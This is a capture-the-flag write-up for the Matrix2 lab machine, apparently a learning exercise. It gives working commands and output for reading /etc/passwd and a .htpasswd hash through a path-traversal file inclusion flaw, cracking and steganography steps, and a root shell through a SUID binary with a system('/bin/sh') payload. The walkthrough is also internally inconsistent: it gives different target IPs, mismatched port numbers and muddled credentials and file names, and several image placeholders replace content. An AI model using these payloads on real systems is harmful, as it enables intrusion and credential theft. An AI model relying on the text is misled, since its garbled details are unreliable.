

## Matrix2

IP- 192.168.56.114  
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## ***Methadologies***

Let's start by identifying open ports, services etc using nmap

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[~] baz@parrot ~ - [~/ctf/matrix2]
$ sudo nmap -A -p- 192.168.56.108 -oN nmap.txt
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 19:41 IST
Nmap scan report for 192.168.56.108
Host is up (0.00041s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         nginx 1.10.3
|_ http-server-header: nginx/1.10.3
|_ http-title: Welcome in Matrix v2 Neo
443/tcp   open  ssl/http     nginx
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x00
|_ Basic realm=Welcome to Matrix 2
|_ http-title: 401 Authorization Required
|_ ssl-cert: Subject: commonName=nginx-php-fastcgi
|_ Subject Alternative Name: DNS:nginx-php-fastcgi
|_ Not valid before: 2018-12-07T14:14:44
|_ Not valid after: 2028-12-07T14:14:44
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ tls-nextprotoneg:
|_ http/1.1
2320/tcp  open  ssl/http     ShellInABox
|_ http-title: Shell In A Box
|_ ssl-cert: Subject: commonName=nginx-php-fastcgi
|_ Subject Alternative Name: DNS:nginx-php-fastcgi


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There was a number of open ports.


Let's analyse each one by one

Firstly, we explored the Targets IP address on port 80 on the browser. It was not much of great help.




Now we explored port 12322.

The webpage opened didn't come out to be much useful. But what draws our attention is that we noticed two disallowed entry on port 12322 in the nmap scan result. On exploring the first entry robots.txt, we found another disallowed entry i.e file\_view.php.




Let's check the directory



We couldn't find anything. When we explored the entry file\_view.php along with Targets IP Address, it opened a blank webpage which made us curious about it. So, when we checked the View Page Source, there we saw the page is sending a GET Request. After spending some time thinking, we decided to use curl for exploiting LFI vulnerability for obtaining /etc/passwd file. Here we saw two credentials n30 and Neo, they might come in handy.

`curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../etc/passwd"`



Here, we found another directory /var/www/p4ss/.htpasswd which might be useful.

`curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../etc/nginx/sites-available/default"`

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[baz@parrot]~/ctf/matrix2
$ curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../../../etc/nginx/sites-available/default"
server {
    listen 0.0.0.0:80;
    root /var/www/4cc3ss/;
    index index.html index.php;

    include /etc/nginx/include/php;
}

server {
    listen 1337 ssl;
    root /var/www/;
    index index.html index.php;

    auth_basic "Welcome to Matrix 2";
    auth_basic_user_file /var/www/p4ss/.htpasswd;

    fastcgi_pass HTTPS on;
    include /etc/nginx/include/ssl;
    include /etc/nginx/include/php;
}

[baz@parrot]~/ctf/matrix2
$
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

After getting another directory, We used curl to exploit LFI vulnerability to obtain the contents of /var/www/p4ss/.htpasswd by using the command.


curl -X POST -k https://192.168.56.114:12322/file\_view.php -d "file=../../../../var/www/p4ss/.htpasswd"

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[baz@parrot]~/ctf/matrix2
$ curl -X POST -k https://192.168.56.114:12322/file_view.php -d "file=../../../../var/www/p4ss/.htpasswd"
Tr1n17y:$apr1$7tu4e5pd$hwluCxFYqn/IHVFcQ2wER0
[baz@parrot]~/ctf/matrix2
$
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We used john to crack the password

It gave us a Username and Password i.e admin & Tr1n17y





We downloaded and used steghide to extract the file with the pass we found from the 1337 webpage n30


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[base@parrot]~/ctf/matrix2
$ steghide extract -sf hl3d3n.jpg
Enter passphrase:
wrote extracted data to "n30.txt".
[base@parrot]~/ctf/matrix2
$ cat n30.txt
P4$$w0rd
[base@parrot]~/ctf/matrix2
$
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we found another pass


Let's login to port 12320 using targets IP Address by using Credentials as.

user- n30

pass- P4\$\$w0rd

A screenshot of a terminal window titled 'n30@Matrix\_2: /home/n30 - Shell in A Box - Mozilla Firefox'. The terminal displays the Matrix logo in a stylized font, followed by the text 'Welcome to Matrix\_2, GNU/Linux 15.1 /'. Below this, it shows the system information: 'Linux Matrix\_2 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86\_64'. The prompt is 'n30@Matrix\_2 ~\$'.

Now we checked the contents and from bash.history found some commands. These commands can be useful to get root access. Let's use this.  
cat .bash\_history

A screenshot of a terminal window showing the output of the command 'cat .bash\_history'. The output lists several commands that were executed, including 'id', 'morpheus 'BEGIN {system("/bin/sh")}'', 'ls -l /usr/bin/morpheus', 'exit', 'clear', 'chown n30:n30 /usr/bin/morpheus', 'exit', 'chmod -x /usr/bin/morpheus', and 'ls -l /usr/bin/morpheus'. The prompt is 'n30@Matrix\_2 ~\$'.

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morpheus 'BEGIN {system("/bin/sh")}'  
id  
cd /root  
cat flag.txt
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Applications Places System n30@Matrix_2: /home/n30 - Shell in A Box - Mozilla Firefox
n30@Matrix_2: /home/n30 - Welcome in Matrix v2 Neo x h1d3n.jpg (JPEG Image, 30 x Welcome in Matrix v2 Neo x +
https://192.168.56.114:12320
Start Parrot Wiki Community privacy pentest learn Donate
exit
n30@Matrix_2 ~$ morpheus 'BEGIN {system("/bin/sh")}'
# id
uid=1000(n30) gid=1000(n30) euid=0(root) groups=1000(n30)
# cd /root
# ls -al
total 52
drwx----- 6 root root 4096 Dec 8 2018 .
drwxr-xr-x 22 root root 4096 Dec 8 2018 ..
-rw----- 1 root root 11833 Dec 14 2018 .bash_history
-rw-r--r-- 1 root root 2683 Nov 21 2018 .bashrc
drwxr-xr-x 2 root root 4096 Nov 21 2018 .bashrc.d
drwxr-xr-x 2 root root 4096 Dec 7 2018 .nano
-rw-r--r-- 1 root root 0 Dec 7 2018 .penv
-rw-r--r-- 1 root root 746 Nov 21 2018 .profile
drwxr-xr-x 2 root root 4096 Nov 21 2018 .profile.d
-rw----- 1 root root 1024 Nov 21 2018 .rnd
-rw-r--r-- 1 root root 0 Dec 14 2018 .sdirs
drwx----- 2 root root 4096 Dec 7 2018 .ssh
-rw-r--r-- 1 root root 2165 Dec 8 2018 flag.txt
# cat flag.txt
YOU'RE FASTER THAN THIS.
DONT THINK YOU ARE,
KNOW YOU ARE.
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